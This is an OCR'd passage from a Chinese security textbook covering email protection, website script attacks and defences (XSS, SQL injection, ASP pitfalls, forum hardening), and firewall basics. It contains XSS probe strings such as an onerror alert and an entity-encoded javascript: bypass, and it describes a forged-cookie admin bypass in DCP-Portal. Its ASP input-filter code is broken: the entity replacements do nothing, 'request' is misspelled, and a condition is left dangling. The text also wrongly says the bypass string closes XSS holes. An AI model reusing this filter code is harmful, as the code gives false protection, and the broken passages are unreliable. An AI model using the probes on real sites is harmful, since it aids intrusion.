


图 11.40 通过验证码验证登录

11.4.2.2 禁止 IP 地址

黑客攻击者有时候还会通过 IP 地址实施暴力攻击，使用户的邮箱不可用。用户可以通过禁用 IP 地址的方法把遭受到暴力攻击的 IP 地址禁止使用一段时间。当 IP 地址被禁用之后，将会有效地防止黑客攻击者实施的暴力攻击。

当 IP 地址被禁用以后，会造成在该网内共用一个 IP 地址的用户不能够使用该网络中的邮箱。

11.5 小结

黑客攻击者主要通过计算机网络对用户实施攻击，因此用户对网络安全的防范是非常必要的。本章主要讲解了与计算机网络相关的一些安全防范知识，具体包括聊天工具的安全防范、IE 漏洞的安全防范、网络炸弹的安全防范和电子邮件的安全防范知识。读者在学习了本章中的内容之后，将会对黑客通过网络攻击用户的原理有了一定的了解，同时还会对各种网络攻击采取一定的应对措施。下一章我们将介绍网站脚本的攻击手段和防范技巧。

◆ ◆ ◆

第 12 章　网站脚本的攻防

本章包括

- 脚本攻击概述
- 跨站 Script 安全防护
- 论坛的防护
- 常见脚本的攻防
- 网站管理员账号的防护

脚本攻击就是黑客攻击者利用 ASP、PHP、CGI、JSP、ISAP 等脚本程序的设置和编写时的错误漏洞，来实现目标攻击。如果一个服务器存在这些漏洞，那么它将会很容易地被攻击。通常情况下，脚本文件是配合数据库来使用的，这些数据库有 Access、SQL Server、MySQL、Oracle 等。脚本攻击通常就是针对这些数据库配合脚本对一些变量过滤不严等问题得到用户密码等敏感信息，从而达到修改数据库中数据信息的目的。

12.1　脚本攻击概述

在了解脚本攻击之前，首先了解一下什么是脚本。脚本是使用一种特定的描述性语言，依据一定的格式来编写的可执行文件。脚本通常被广泛应用在网页设计当中，并且由应用程序临时调用执行，也正是因为这一点，通常会被一些别有用心的人所利用。通常情况下，黑客攻击者会在脚本中加一些破坏性极强的程序代码，这样当用户浏览网页时，就会执行这些带有病毒的脚本，于是就出现了脚本攻击。下面就讲解有关脚本攻击方面的相关知识。

12.1.1　网站后台漏洞介绍

通常情况下，大部分的动态网站都分为前台和后台两部分。网站前台指的是给访问网站的人查看内容的页面，通过网站前台可以浏览公开发布的内容，如新闻信息、公司介绍、商品信息和用户留言等内容。网站后台指的是用于管理网站前台的一系列操作，如添加商品信息，维护新闻内容和管理用户留言等操作。

网站的后台都是由程序开发人员开发的。然而，由于程序开发人员或网站管理员的知识水平有限或疏忽，通常会留下很多的漏洞，这将会给黑客攻击者实施攻击提供便利的条件。下面就介绍一下几种常见的后台漏洞。

12.1.1.1　默认设置漏洞

由于网站管理员的疏忽或知识水平等因素，通常对网站的默认设置没有进行修改，因而暴露出很多漏洞，黑客可以通过这些漏洞对网站进行攻击。通常情况下，网站的默认设置包括下面几项内容。

- 默认的数据库名称
- 默认的数据库密码
- 默认的数据库存储路径
- 默认的管理员账号和密码

12.1.1.2 破解管理员账号和密码

网站的后台通常都有一个管理员的账号和密码。如果管理员的账号和密码的安全强度不够，很容易就会被黑客通过猜解或暴力破解所获取，这时黑客就可以进入后台对网站进行各种破坏操作了。

为了防止黑客对网站的攻击，网站后台管理员的账号和密码一定不要保留为默认的状态，并且账号密码的长度要大于 6 位，这样会有效地防止黑客的猜解，从而保证网站后台的安全性和可靠性。

12.1.2 网页脚本攻击的分类

在了解了网站脚本和脚本攻击的相关知识之后，再来向读者讲解一下网站脚本攻击的分类。网站脚本的攻击通常分为恶意危险型脚本攻击、SQL 注入攻击和恶作剧型脚本攻击几种类型，下面分别介绍一下这几种类型。

12.1.2.1 恶意危险型脚本攻击

恶意危险型脚本攻击是危险级别比较高的一种脚本攻击，通常需要引起管理员的特别注意，否则网站中的一些重要资源可能会被破坏或窃取。

12.1.2.2 SQL 注入攻击

SQL 注入攻击最早出现在动网论坛当中。黑客通过利用网站程序对 SQL 特殊字符过滤不严密的漏洞，对数据库进行跨表查询统计。

12.1.2.3 恶作剧型脚本攻击

恶作剧型脚本攻击指的是黑客利用网站程序对脚本过滤不严密的漏洞，修改网页中所显示的内容。恶作剧型脚本攻击通常不会给网站带来实质性的破坏，仅仅是停留在恶作剧的层面上，对于黑客而言只是一种无聊的恶作剧。

12.2 常见脚本攻防

通过网络脚本攻击是黑客攻击网站的主要手段。通常情况下，黑客攻击者会使用 SQL Injection 漏洞、JavaScript 脚本、ASP 脚本和 HTML 脚本漏洞对网站实施攻击。下面就讲解这些常见脚本的攻击及防护方面的知识。

12.2.1 常见的 ASP 脚本攻防

ASP 简单易学、使用方便，因此，很多网站的后台程序都是使用 ASP 脚本语言编写的。但是，

由于 ASP 本身存在着一些安全漏洞，因此成为黑客容易攻击的对象。目前，大多数网站上的 ASP 程序有各种各样的安全漏洞，但是这些漏洞在编写程序的时候都是可以避免的。下面就讲解常见的几种 ASP 脚本攻防技术。

12.2.1.1 用户名与口令被破解

用户名与口令常常是黑客最感兴趣的攻击对象，如果被通过某种方式看到源代码，后果将是很严重的。通常情况下，涉及用户名与口令的程序最好封装在服务器端，尽量少在 ASP 文件里出现，涉及与数据库连接的用户名与口令应给予最小的权限。出现次数多的用户名与口令可以写在一个位置比较隐蔽的包含文件当中。如果涉及与数据库连接，在理想状态下只给它执行存储过程的权限，不要直接给予该用户修改、插入、删除记录的权限。

12.2.1.2 绕过验证

网站中通常都有一个验证界面，但是，黑客攻击者有可能绕过这个验证界面直接进入到网站当中。要防范这一点需要经过验证的 ASP 页面，可跟踪上一个页面的文件名，只有从上一页面转进来的会话才能读取这个页面，这样就可以防止黑客通过饶过验证的方法攻击网站。

12.2.1.3 inc 文件泄露问题

在 ASP 的主页正在制作且没有进行最后的调试时，可以被某些搜索引擎添加为搜索对象。如果这时候有人利用搜索引擎对这些网页进行查找，会得到有关文件的具体位置，并能在浏览器中查看到数据库地点和结构的细节，并以此揭示完整的源代码，从而实现对网站的攻击操作。

程序员应该在网页发布前对它进行彻底的调试，并且需要加固 ASP 文件以便外部的用户看不到网页。首先对.inc 文件内容进行加密，其次可以使用.asp 文件代替.inc 文件，使用户无法从浏览器直接查看文件的源代码。inc 文件的文件名不要使用系统默认的或者有特殊含义容易被用户猜测到的名称，要尽量使用无规则的英文字母。

12.2.1.4 特殊字符

输入框是黑客利用的另一个重要目标，黑客攻击者通常可以通过输入脚本语言等对用户客户端造成损坏。如果该输入框涉及数据查询，他们会利用特殊查询语句，得到更多的数据库数据。因此必须对输入框进行过滤。

在处理类似留言板、BBS 等输入框的 ASP 程序中，最好屏蔽掉 HTML、JavaScript 和 VBscript 语句，如无特殊要求，可以限定只允许输入字母与数字，屏蔽掉特殊的字符，同时对输入字符的长度进行限制。

12.2.2 JavaScript 语言与 HTML 脚本语言的防护

通常情况下，通过过滤 JavaScript 语言与 HTML 脚本中的关键字，可以防范 JavaScript 语言与 HTML 脚本的攻击。使用这种方式防范脚本攻击并不是对整个网站进行编码，只要将 JavaScript 语言与 HTML 脚本中的几个关键字符过滤掉就可以了，其实现的过滤函数代码如下所示。

```
<%
Function MyRep(Strs)
```

```
Strs=Replace(Strs, ">",">")
Strs=Replace(Strs, "<","<")
Strs=Replace(Strs, "&#","&")
Strs=Replace(Strs,CHR(32), " ")
Strs=Replace(Strs,CHR(9), "")
Strs=Replace(Strs,CHR(34), "")
Strs=Replace(Strs,CHR(39), "")
Strs=Replace(Strs,CHR(13), "")
Strs=Replace(Strs,CHR(10)&CHR(10), "</P><P>")
Strs=Replace(Strs,CHR(10), "<BR>")
MyRep=Strs
End function
%>
'函数应用
<%=MyRep(UsrName)%>
UsrName=MyRep(replace(repuest("UsrName"),"",""))
```

在很多网站中，在用户注册或者用户资料修改的页面上通常缺少脚本的过滤，因此在注册进入后修改资料仍然可能被黑客通过脚本进行攻击。通常情况下，对用户提交的数据进行检测和过滤的程序代码如下所示。

```
If Instr(repuest("userstr"),"=")>0 or
Instr(repuest("userstr"),"%")>0 or
Instr(repuest("userstr"),chr(32))>0 or
Instr(repuest("userstr"),"?")>0 or
Instr(repuest("userstr"),";")>0 or
Instr(repuest("userstr"),"&")>0 or
Instr(repuest("userstr"),",")>0 or
Instr(repuest("userstr"),"' ")>0 or
Instr(repuest("userstr"),chr(34))>0 or
Instr(repuest("userstr"),chr(9))>0 or
Instr(repuest("userstr"),"$")>0 or
Instr(repuest("userstr"),">")>0 or
Instr(repuest("userstr"),"<")>0 or
Instr(repuest("userstr"),"""")>0 or
Then
Response.write "提交的用户数据含有非法的字符！"
Response.end
End if
```

在网页中使用这些程序代码，就可以防止黑客通过输入非法字符进行攻击了。

12.3 跨站脚本的攻防

跨站脚本攻击与防御一直是网站攻防的重要课题。随着攻击技术的不断进步，以前的关于跨站脚本攻击的理论已经不能满足现在的攻击与防御需要了，而且由于这种对于跨站脚本认识上的混乱，导致现在很多的程序包括现在的动网都存在着跨站脚本过滤不严的问题。下面就详细讲解有关跨站脚本攻击与防御方面的相关知识。

所谓跨站脚本漏洞其实就是 HTML 的注入问题，恶意用户的输入没有经过严格的控制进入了数据库最终显示给来访的用户，从而导致可以在来访用户的浏览器里以浏览用户的身份执行 HTML 代码，其数据流程为：恶意用户的 Html 输入→Web 程序→进入数据库→Web 程序→用户浏览器。

从这个流程可以清楚地看到 HTML 代码如何进入受害者的浏览器。下面就根据这个流程来讲解跨站脚本的攻击与防御知识。

12.3.1 HTML 输入概述

恶意用户通常会通过 HTML 输入进行攻击，首先看一下下面的 HTML 代码。

```
<img src="http://www.mypic.jpg" width=100 onerror=alert("载入图片错误!")>
```

很多的程序最终都是将用户的输入转换成这种形式的。可以看到“<>”是告诉浏览器这是一个 HTML 标记，“img”是这个 HTML 标记的名称，“src”是这个标记的第一个属性，“=”后面是这个属性的值，后面的“width”是第二个属性，“onerror”是标记的事件属性。从这条语句可以看出，一个 HTML 标记包括很多元素，并不是传统意义上的只有输入<>才会注入 HTML，事实上只要用户的输入处在 HTML 标签内，并且产生了新的元素或者属性，就会实现跨站脚本的攻击。

12.3.2 跨站脚本攻击剖析

跨站脚本攻击的目标是将引入代码在目标用户的浏览器内执行，首先来看一下在哪些地方可以引入 HTML 代码，如果用户可以不受限制地引入<>，那么就可以完全操纵一个 HTML 标记，例如“<script>alert('xss')</script>”这样的形式，这对于追求安全的程序来说是绝对不允许的，所以首先需要转换的就是<>，其实现的程序代码如下所示。

```
replace(str,"<","&#x3C;")
replace(str,">","&#x3E;")
```

因为很多的 HTML 标记属性都支持 javascript:[code]的形式，那么可以进行如下转换。

```
Dim re
Set re=new RegExp
re.IgnoreCase =True
re.Global=True
re.Pattern="javascript:"
Str = re.replace(Str,"javascript: ")
re.Pattern="jscript:"
Str = re.replace(Str,"jscript: ")
re.Pattern="vbscript:"
Str = re.replace(Str,"vbscript: ")
set re=nothing
```

从上面的代码可以看出，只要发现以 JavaScript 等脚本属性的形式都会被过滤掉。事实上 HTML 属性的值是支持“&#ASCii”这种表示形式的，例如上面的代码也可以写成下面代码的形式。

```
<img src="javascript&#116&#58alert(/xss/)" width=100>
```

代码执行以后，将关闭一些跨站脚本的漏洞。

数据的转换和过滤是可以在 3 个地方进行转换的，在接受数据的时候可以转换，在进入数据库的时候可以转换，在输出数据的时候也可以转换。但是，不得不面对的一个问题就是许多时候程序员不愿意为安全做出过多应用上的牺牲，安全是要有代价的，例如现在的邮箱就不愿意舍弃 HTML 标签，所以他们侧重于 XSS 的 IDS 检测的性质，只要发现不安全的东西就会转化，只要攻击是无法预知的，肯定就有人会饶过。

12.3.3 跨站脚本攻击的安全防护

尽管使用过滤和限制输入的方法可以防范跨站脚本的攻击。但是，如果针对某些特殊的情况，就不得不采取一种更有力的安全措施。如在具有输入用户名的网站页面中添加下面的程序代码。

```
StrDirUrl=StrDirUrl &_server.URLEncode(Response.Cookies("userName"))
```

在执行页中加入如下的程序代码。

```
StrDirUrl=server.HTMLEncode(Request.QueryString("userName"))
StrDirUrl=server.HTMLEncode(Request.Form("userName"))
```

通常情况下，对所有动态页面的输入和输出都应该进行编码，这样就可以在很大程度上避免跨站脚本的攻击。

除了上面讲解的内容之外，也可以通过增加一个 IIS 组件用于过滤所有从动态网页中输入的特殊字符。对于那些已经做好的网站，采用这样方法可以很容易地防止跨站脚本的攻击。这个组件通常可以拦截来自 ASP 页面的 Request 目标，可以对表格、Cookie、请求字符串和程序的内容进行检测，也可以通过编写 log 文件的方法把统计数据加入到这个组件当中。这样，每当一个用户输入一个非法字符时，这个组件就会记录下它的 IP 地址和时间。这样，只需采取一些简单的设置就可以有效地阻止跨站脚本的攻击。

12.4 网站管理账号的防护

大部分的动态网站都有一个后台管理系统。在网站的后台管理系统当中，管理员账号是对网站进行维护的重要工具。也正是因为如此，这些管理员账号通常成为黑客攻击的目标。因此，对网站管理账号的安全防范是网站管理中的重要内容。

12.4.1 DCP–Portal 系统安全防护

DCP-Portal 是一个网站内容管理系统，该系统包括成员管理、投票系统、日历系统等。DCP-Portal 的 calendar.php、register.php、index.php 等脚本没有充分的验证 POST 变量，常常会导致跨站脚本攻击和 SQL 注入攻击，成功利用这些漏洞的攻击者可以远程执行任意代码。

DCP-Portal 的部分脚本对 Cookie 也缺少充分检查，远程攻击者可以利用这个漏洞以其他账户权限访问受限制资源。对于某些脚本 inbox.php、update.php 等，可以利用如下代码进行访问并且进行判断检查。

```
if ($HTTP_COOKIE_VARS["dcp5_member_admin"] != 5)
```

```
 {
header("Location: index.php");
exit();
}
```

从上述代码可以看出，攻击者可以修改 Cookie 信息，提交恶意的 URL 请求，以管理员账户访问部分受限脚本，从而达到控制整个应用系统的目的。

目前，可以通过将“magic_quotes_gpc”设置参数修改为“on”和对系统安装漏洞补丁两种方法，来防护上述所讲的漏洞。

12.4.2 动网文章管理系统账号破解与防护

动网文章管理系统是一个有着广泛用户的文章管理系统。该系统的所有源代码都向用户开发，其系统中的主要功能有以下几项。

- 显示近期热门文章和文章作者等信息。
- 能够将文章打包发送。
- 能够执行文章多栏目搜索操作。
- 能够无限添加栏目和子栏目，并且能够对添加的栏目和子栏目进行修改和删除。
- 具有添加文章的功能，支持选用 UBB 语法插入图片、链接等 HTML 效果或者全部支持 HTML。
- 加入下拉连动，更方便选择文章栏目。
- 具有用户管理的功能，不同等级的用户将拥有不同的管理权限。
- 能够对文章进行编辑和删除操作，内附搜索程序。

在动网文章管理系统中，由于 List.asp 文件没有过滤用户传递给 SQL 查询的输入，因此会导致黑客攻击者利用此漏洞进行 SQL 注入方式的攻击。通常情况下，将参数经过过滤审核后再传递到 SQL 语句中，这种方法可以防止黑客利用此漏洞进行攻击。

12.5 论坛的防护

论坛即通常人们所说的 BBS，BBS 的英文全称是 Bulletin Board System，翻译为中文就是“电子公告板”。BBS 最早是用来公布股市价格等信息的，当时 BBS 连文件传输的功能都没有，而且只能在苹果机上运行。随着网络应用的广泛发展，BBS 已经应用到了大型公司或中小型企业和开放给客户交流的平台当中。对于初识网络的新人来讲，BBS 是网络上交流的地方，可以发表一个主题，让大家一起来探讨，也可以提出一个问题，大家一起来解决等。由于论坛的应用非常广泛，因此其安全性也就备受关注。下面就讲解几种常见论坛的安全防护方法。

12.5.1 BBSXP 论坛安全防护

BBSXP 论坛是一个使用于 Windows NT 环境下的高效论坛解决方案。BBSXP 论坛经过完善设计、其结构经过特别的优化，不同版本可以满足从小流量到大流量、从个人到企业各方面应用的需求，为用户提供一个快速和全新的论坛解决方案。

可以通过将参数经过过滤审核后再传递到 SQL 语句中的方法，防止黑客利用漏洞对 BBSXP 论坛进行攻击。

12.5.2 Leadbbs 论坛安全防护

实际上，Leadbbs 论坛是一个安全性较高、操作简单和运行稳定的一个论坛程序。为了保证论坛的安全，避免受到黑客的攻击，用户可以采用下面的几种方法来实现对 Leadbbs 论坛的安全防护。

12.5.2.1 更改默认管理地址

论坛通常都具有管理地址的功能，论坛管理员的权限非常强大，可以执行任意的 SQL 命令。但是，如果论坛管理员的密码被盗，整个论坛的管理权限将会落入他人之手，这将会造成巨大的损失。

为了保证论坛的安全性和可靠性，建议数据量大，并且需要严格安全的论坛需要更改论坛的管理地址，并且将管理员目录“manage”更改为一个比较复杂的目录，这样就会有效地防止黑客对网站论坛的攻击。

12.5.2.2 更改默认数据库保存路径

通常情况下，论坛的数据库都默认保存在网站目录下的“Data”文件夹当中，如果不更改数据库的存放目录会很容易受到黑客的攻击。如果将数据库存放在网站以外空间的某一位置，并且更改默认管理员的名字“Admin”及其密码，会有效地防止黑客的攻击。

12.5.2.3 指定 image/upload 为非执行目录

“image/upload”文件夹通常用于存放网友上传的各种类型的文件或图片，为了防止黑客故意上传某些可执行程序或木马病毒来达到入侵网站的目的，通常需要修改“image/upload”文件夹的执行目录权限。

12.5.2.4 关闭 Flash 直接上帖功能

Flash 直接上帖功能是大家都熟悉的漏洞，如果开启 Flash 直接上帖功能，则论坛部分用户的密码将会暴露给黑客攻击者。最近又出现 Media Player 12.0，可以播放 Flash 文件，因此需要下载最新的“ubbcode.asp”文件将其替换。

12.6 小结

本章主要讲解了有关网站脚本的攻击及防护知识，其中包括脚本攻击概述、常见 ASP 脚本及 JavaScript 语言的攻防、跨站脚本的攻防、网站管理账号的防护以及论坛的防护等知识。读者在学习了本章的内容后，将会了解有关网站脚本攻击的基本知识，并且通过了解网站漏洞的原理，来掌握对网站漏洞的防护知识。下一章将介绍几款常见的防火墙，以及分析防火墙的防范原理。

◆ ◆ ◆

第 13 章　防火墙技术

本章包括

- ◆防火墙原理
- ◆代理型防火墙
- ◆堡垒主机
- ◆防火墙的规则
- ◆瑞星防火墙
- ◆网关型防火墙
- ◆包过滤防火墙
- ◆DMZ
- ◆天网防火墙
- ◆iptables

企业的内部网与互联网相连，最大好处就是方便了企业内部之间及企业与外部的信息交流，提高了工作效率。然而，与互联网这样一个世界范围的开放网络连接，在获得利益的同时也要付出安全的代价。一旦企业内部网接入互联网，就意味着互联网上的每个用户都可能访问企业网。如果没有一个安全性保护措施，黑客很可能在不被察觉的情况下进入企业网，非法访问企业的资源。

当网络涉及不同的信任级别（内部网络、互联网或者网络划分）时，要保证安全就必须安装安全控制设备。此类控制设备在现阶段基本上都会采用防火墙的形式。本章将介绍防火墙的基本功能、工作原理、分类、体系结构和规则，随后介绍如何选择合适的防火墙及部分防火墙产品，并且在此基础上详细介绍在不同操作系统平台上的防火墙软件的使用方法。

13.1　防火墙概述

防火墙指隔离在内部网络与外界网络之间的一道防御系统，是这一类防范措施的总称。在互联网上防火墙是一种非常有效的网络安全模型，它可以隔离风险区域（即互联网，或有一定风险的网络）与安全区域（局域网）的连接，同时不会妨碍人们对风险区域的访问。在内部网与互联网之间有一道门，这道门允许人们在内部网络和开放的互联网之间通信。访问者必须首先穿越防火墙的安全防线，才能接触目标计算机。

防火墙已经成为控制网络系统访问的非常流行的方法。事实上，在互联网上的 Web 网站中，大部分 Web 网站都是由某种形式的防火墙加以保护，这是对黑客的一种严密的、安全性较强的防范方式。

13.1.1　防火墙的功能

防火墙可以监控进出网络的通信量，从而仅让安全的或者经过审核的网络数据进入内部网络，同时抵制对企业构成威胁的数据。防火墙的作用是防止不希望的、未经授权的通信进出被保护的网络，迫使网络管理员强化网络安全政策。

防火墙能增强机构内部网络的安全性。防火墙系统决定了哪些内部服务可以被外界访问，外界的哪些人可以访问内部服务及哪些外部服务可以被内部人员访问。防火墙只允许授权的数据通过，

同时防火墙本身也必须能够免于渗透。 一般来说，防火墙具有以下几种功能：

- 允许网络管理员定义网络边界来防止非法用户进入内部网络，过滤掉不安全服务和非法用户。防火墙在公司私有网络和分网间建立网络边界，强制所有进出流量都通过这些网络边界，从而在较少的地方来实现安全目的。网络边界的另一个名字叫做检查点。
- 很方便地监视网络的安全性，并及时报警。防火墙还能够强制记录日志，并且提供警报功能。通过在防火墙上实现日志服务，安全管理员可以监视所有来自外部网络的流量。优秀的防火墙应该设置合理的安全策略。
- 可以作为部署 NAT（Network Address Translation，网络地址变换）的位置。利用 NAT 技术可以将有限的外网 IP 地址与内部 IP 地址对应起来，有效缓解地址空间短缺的问题。
- 是审计和记录网络使用费用的合适地点，也可以查出潜在的带宽瓶颈位置。
- 限定用户访问特殊站点。
- 防止入侵者接近自己的防御设施。
- 可以设置某独立网段，并在此部署 WWW 服务器和 FTP 服务器，作为向外部发布内部信息的地点，这就是经常提到的停火区（DMZ）。

当然，防火墙也不是完美无缺的，也存在着缺点。防火墙的缺点如下：

- 定义复杂，容易因为配置不当而产生问题。
- 有可能降低网络速度，成为网络带宽的瓶颈。
- 不能理解特定服务的上下文环境，无法完全有效地实行安全控制。
- 不能针对网络安全状况实时调整策略。
- 无法对网络攻击行为做出动态响应。

正是由于以上的原因，导致新的安全设备产生，例如入侵检测系统、入侵防御系统等。

13.1.2 防火墙的模型

根据网络开放系统互联参考模型（OSI/RM），国际标准化组织 ISO 的计算机专业委员会制定了一个网络安全体系结构，用于解决网络系统中的信息安全问题，如表 13.1 所示。

表 13.1 OSI 网络安全体系结构

网络层次 / 安全服务	物理层	数据链路层	网络层	传输层	会话层	表示层	应用层
对等实体鉴别			×	×			×
访问控制	×	×	×	×			×
连接保密	×	×	×	×		×	×
选择字段保密						×	×
报文流安全	×		×				×
数据源鉴别							×
数据的完整性			×	×		×	×
禁止否认服务							×

防火墙目的在于实现安全访问控制。因此按照 OSI/RM 模型及表 13.1 的安全要求，防火墙可以在 OSI/RM 七层中的五层进行设置。防火墙的模型一般如图 13.1 所示。




图 13.1 防火墙与 OSI/RM 模型

13.1.3 防火墙发展史

第一代防火墙技术几乎与路由器同时出现，它采用包过滤技术，主要由附加在边界路由器上的访问控制列表 ACL 构成。实践证明，因为网络协议的复杂性，路由器的 ACL 无法满足实际需要，于是诞生了代理型防火墙，也就是电路层网关和应用层网关。这在刚刚诞生时具有非常重要的意义。1992 年，USC 信息科学院的 BobBraden 开发了基于动态包过滤（Dynamic Packet Filter）技术的新一代防火墙，后来演变为通常所说的状态监视技术。1994 年，Check Point 公司开发了第一个基于动态包过滤技术的防火墙产品。1998 年，美国网络联盟公司 NAI（Network Associates Inc.）发明了一种自适应代理（Adaptive Proxy）技术，并在其产品 Gauntlet Firewall for NT 中得以实现，赋予了代理型防火墙全新的意义。表 13.2 总结了防火墙技术的发展历史。

表 13.2 防火墙技术的发展历史

防火墙的换代	年份	采用的技术
第一代	1984年	包过滤
第二代	1989年	代理服务
第三代	1992年	动态包过滤（状态监控）
第四代	1998年	自适应代理服务

13.1.4 防火墙的发展趋势

伴随着网络攻击手段的不断出现，人们对网络安全也越来越关注，对防火墙也提出了更高的要求。目前来讲，防火墙产品虽然已经非常成熟，但是仍然表现出一些发展趋势。

13.1.4.1 优良的性能

新一代防火墙系统不仅应该能够较好地保护内部网络的安全，更应该具有优良的整体性能。代理型防火墙虽然可以提供较高级别的安全保护，但同时也成为限制网络带宽的瓶颈。现在大多数的防火墙产品都支持 NAT 功能，NAT 可以让防火墙保护的内部 IP 地址不至于暴露在外部网络中，但是启用 NAT 将会影响防火墙系统的性能。总之，未来的防火墙系统将把高速可靠的性能和最大限

度的安全性有机地结合在一起，有效地消除传统防火墙的性能瓶颈。

13.1.4.2 可扩展的结构和功能

防火墙系统的规模和功能应该能够适应内部网络的规模和安全策略的变化。选择哪种防火墙，除了应考虑其基本性能之外，还应考虑用户的实际需求与未来的网络升级情况。

因此防火墙除了具有保护网络安全的基本功能外，还应该具有可扩展的结构。除了支持常见的网络服务以外，还应该能够按照用户的需求提供相应的代理服务。例如，如果用户需要 X Windows、HTTP 和 Gopher 等服务，防火墙就应该包含相应的代理服务程序。

未来的防火墙系统应是一个可随意伸缩的模块化解决方案，从最基本的包过滤器到具有加密功能的 VPN 型包过滤器，直至独立的应用网关，使用户能够充分构建自己需要的防火墙体系。

13.1.4.3 方便正确地配置和管理

不具体实施安全策略的防火墙无异于高级的摆设。优秀的防火墙应该便于正确地配置安全规则，同时易于管理。实践证明，许多防火墙产品并未起到预期作用的原因就在于错误的配置和缺乏合理的管理。未来的防火墙将具有非常易于进行配置的图形用户界面。

Windows NT 防火墙市场的发展证明了这种趋势。Windows NT 提供了一种易于安装和易于管理的基础。尽管基于 NT 的防火墙通常落后于基于 UNIX 的防火墙，但 NT 平台的简单实用极大地推动了基于 Windows NT 的防火墙。

13.1.4.4 主动过滤

许多防火墙具有内置病毒和内容的扫描功能，或者允许集成防病毒功能与内容扫描程序。今天，许多防火墙都支持与第三方过滤服务的连接，这些服务提供了不受欢迎的互联网站点的分类清单。防火墙还在其 Web 代理中设置时间限制功能，允许非工作时间的上网和登录，并实时监控上网活动。

13.1.4.5 防病毒与防黑客

尽管防火墙在防止黑客进入内部网络方面发挥了积极的作用，但 TCP/IP 协议簇脆弱性使拒绝服务（DoS）攻击得以在网络中流行。通过拒绝服务攻击，攻击者试图耗尽企业服务器资源或使其连接的系统崩溃，导致企业无法使用所需要的服务。虽然目前没有完全防止所有拒绝服务攻击的技术，但网络安全界一直在尽可能地阻止拒绝服务攻击（诸如序列号预测和 IP 欺骗等）。目前这已经成为防火墙的部分功能。

未来防火墙技术将综合考虑网络安全、操作系统安全、应用程序安全、用户安全、数据安全。此外，防火墙还将结合诸如 Web 页面超高速缓存、虚拟网络和带宽管理等技术。

13.1.5 防火墙的局限性

即使拥有最先进的防火墙，如果没有良好的管理，网络也会面临很大的威胁。由于互联网的开放性，即使具有许多防范功能的防火墙也可能无法抵挡网络攻击。简单而言，防火墙具有如下局限性：

- 没有经过防火墙的数据，防火墙无法检查。
- 防火墙不能解决来自内部网络的攻击和安全问题。防火墙可以设计为既防外也防内，但绝大多数公司会因为不方便而不要求防火墙防内。
- 防火墙不能防止策略配置不当或错误配置引起的安全威胁。防火墙是一个被动的安全策略执行设备，就像门卫一样，只能按照对其配置的规则进行有效的工作，而不能自作主张。
- 防火墙不能防止可接触的人为或自然的破坏。防火墙是一个安全设备，但防火墙本身必须存放在安全的地方。
